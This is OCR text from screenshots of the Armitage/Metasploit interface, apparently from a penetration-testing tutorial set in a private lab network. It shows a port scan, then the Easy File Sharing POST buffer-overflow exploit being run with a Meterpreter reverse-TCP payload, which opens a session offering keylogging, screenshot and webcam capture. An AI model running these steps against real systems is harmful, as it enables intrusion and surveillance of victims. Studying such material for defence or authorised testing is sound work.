

Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.1.17
192.168.10.11
192.168.10.22
192.168.1.6
Console X
=[metasploit v5.0.71-dev]
+ -- --=[1962 exploits - 1095 auxiliary - 336 post]
+ -- --=[562 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
NJ:192.168.10.13:default exploit(android/browser/stagefright_mp4_tx3g_64bit) >



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.1.17
192.168.10.11
192.168.10.22
192.168.1.6
Console X
Workspaces X
name
hosts
ports
os
labels
session
Activate
Add
Edit
Remove



New Workspace
Name:
Internal Scan
Hosts:
192.168.10.0/24
Ports:
OS:
Labels:
Hosts with sessions only
Add



Console X
Workspaces X
name
hosts
ports
os
labels
session
Internal Scan
192.168.10.0/24
0



Input
Enter scan range (e.g., 192.168.1.0/24):
192.168.10.0/24
Cancel
OK



Armitage - Internal Scan
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.10.11
192.168.10.22
Console X
Workspaces X
Scan X
[*] Auxiliary module running as background job 2.
[+] 192.168.10.22: - 192.168.10.22:80 - TCP OPEN
[+] 192.168.10.22: - 192.168.10.22:139 - TCP OPEN
[+] 192.168.10.22: - 192.168.10.22:135 - TCP OPEN
[+] 192.168.10.22: - 192.168.10.22:443 - TCP OPEN
[+] 192.168.10.22: - 192.168.10.22:445 - TCP OPEN
[*] 192.168.10.0/24: - Scanned 26 of 256 hosts (10% complete)
[*] 192.168.10.0/24: - Scanned 56 of 256 hosts (21% complete)
[*] 192.168.10.0/24: - Scanned 81 of 256 hosts (31% complete)
[*] 192.168.10.0/24: - Scanned 110 of 256 hosts (42% complete)
[*] 192.168.10.0/24: - Scanned 138 of 256 hosts (53% complete)
[*] 192.168.10.0/24: - Scanned 155 of 256 hosts (60% complete)
[*] 192.168.10.0/24: - Scanned 183 of 256 hosts (71% complete)
[*] 192.168.10.0/24: - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.10.0/24: - Scanned 231 of 256 hosts (90% complete)
[*] 192.168.10.0/24: - Scanned 256 of 256 hosts (100% complete)
NJ:192.168.10.13:default auxiliary(scanner/portscan/tcp) >


Armitage - Internal Scan
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.10.11
192.168.10.22
Console X
Services X
host name port proto info
192.168.10.22 http 80 tcp Easy File Sharing Web Server v6.9
192.168.10.22 81 tcp
192.168.10.22 msrpc 135 tcp Microsoft Windows RPC
192.168.10.22 netbios-ssn 139 tcp Microsoft Windows netbios-ssn
192.168.10.22 ssl/https 443 tcp
192.168.10.22 microsoft-ds 445 tcp Windows 7 Home Basic 7600 microsoft-ds workg...
192.168.10.22 tcpwrapped 31337 tcp
192.168.10.22 msrpc 49152 tcp Microsoft Windows RPC
192.168.10.22 msrpc 49153 tcp Microsoft Windows RPC
192.168.10.22 msrpc 49154 tcp Microsoft Windows RPC
192.168.10.22 msrpc 49157 tcp Microsoft Windows RPC
192.168.10.22 msrpc 49158 tcp Microsoft Windows RPC
192.168.10.22 msrpc 49159 tcp Microsoft Windows RPC
Refresh
Copy



Armitage - Internal Scan
Armitage View Hosts Attacks Workspaces Help
exploit
windows
ftp
easyfilesharing_pass
http
easyfilesharing_post
easyfilesharing_seh
easy file sha
192.168.10.11
192.168.10.22
Console X
Services X
host
name
port
proto
info
192.168.10.22
http
80
tcp
Easy File Sharing Web Server v6.9
Attack
Easy File Sharing HTTP Server 7.2 POST Buffer Overflow
This module exploits a POST buffer overflow in the Easy File Sharing FTP Server 7.2 software.
Option
Value
LHOST
192.168.10.13
LPORT
18623
RHOSTS
192.168.10.22
RPORT
80
Targets:
0 => Easy File Sharing 7.2 HTTP
Use a reverse connection
Show advanced options
Launch


Armitage - Internal Scan
Armitage View Hosts Attacks Workspaces Help
exploit
windows
ftp
easyfileshar
http
easyfileshar
easyfileshar
easy file sha
192.168.10.11
192.168.10.22
WIN-6F09IRT3265\Apex @ WIN-6F09IRT3265
Console X
Services X
exploit X
LPORT 5116
LPORT => 5116
NJ:192.168.10.13:default exploit(windows/http/easyfilesharing_post) > set
PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
NJ:192.168.10.13:default exploit(windows/http/easyfilesharing_post) > set
RPORT 80
RPORT => 80
NJ:192.168.10.13:default exploit(windows/http/easyfilesharing_post) >
exploit -j
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.10.13:5116
[*] Sending stage (180291 bytes) to 192.168.10.22
[*] Meterpreter session 1 opened (192.168.10.13:5116 ->
192.168.10.22:49344) at 2020-03-19 02:26:14 -0400
NJ:192.168.10.13:default exploit(windows/http/easyfilesharing_post) >



Armitage - InternalScan
Armitage View Hosts Attacks Workspaces Help
exploit
windows
ftp
easyfileshar
http
easyfileshar
easyfileshar
easy file sha
192.168.10.11
WIN-6F09IRT3265\
Login
Meterpreter 1
Services
Scan
Host
Access
Interact
Explore
Pivoting
ARP Scan...
Kill
Browse Files
Show Processes
Log Keystrokes
Screenshot
Webcam Shot
Post Modules
Console X
Services X
exploit X
LPORT 5116
LPORT => 5116
NJ:192.168.10.13:default exploit(windows/http/easyfilesharing_post) > set
PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
NJ:192.168.10.13:default exploit(windows/http/easyfilesharing_post) > set
RPORT 80
RPORT => 80
NJ:192.168.10.13:default exploit(windows/http/easyfilesharing_post) >
exploit -j
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.10.13:5116
[*] Sending stage (180291 bytes) to 192.168.10.22
[*] Meterpreter session 1 opened (192.168.10.13:5116 ->
192.168.10.22:49344) at 2020-03-19 02:26:14 -0400
NJ:192.168.10.13:default exploit(windows/http/easyfilesharing_post) >




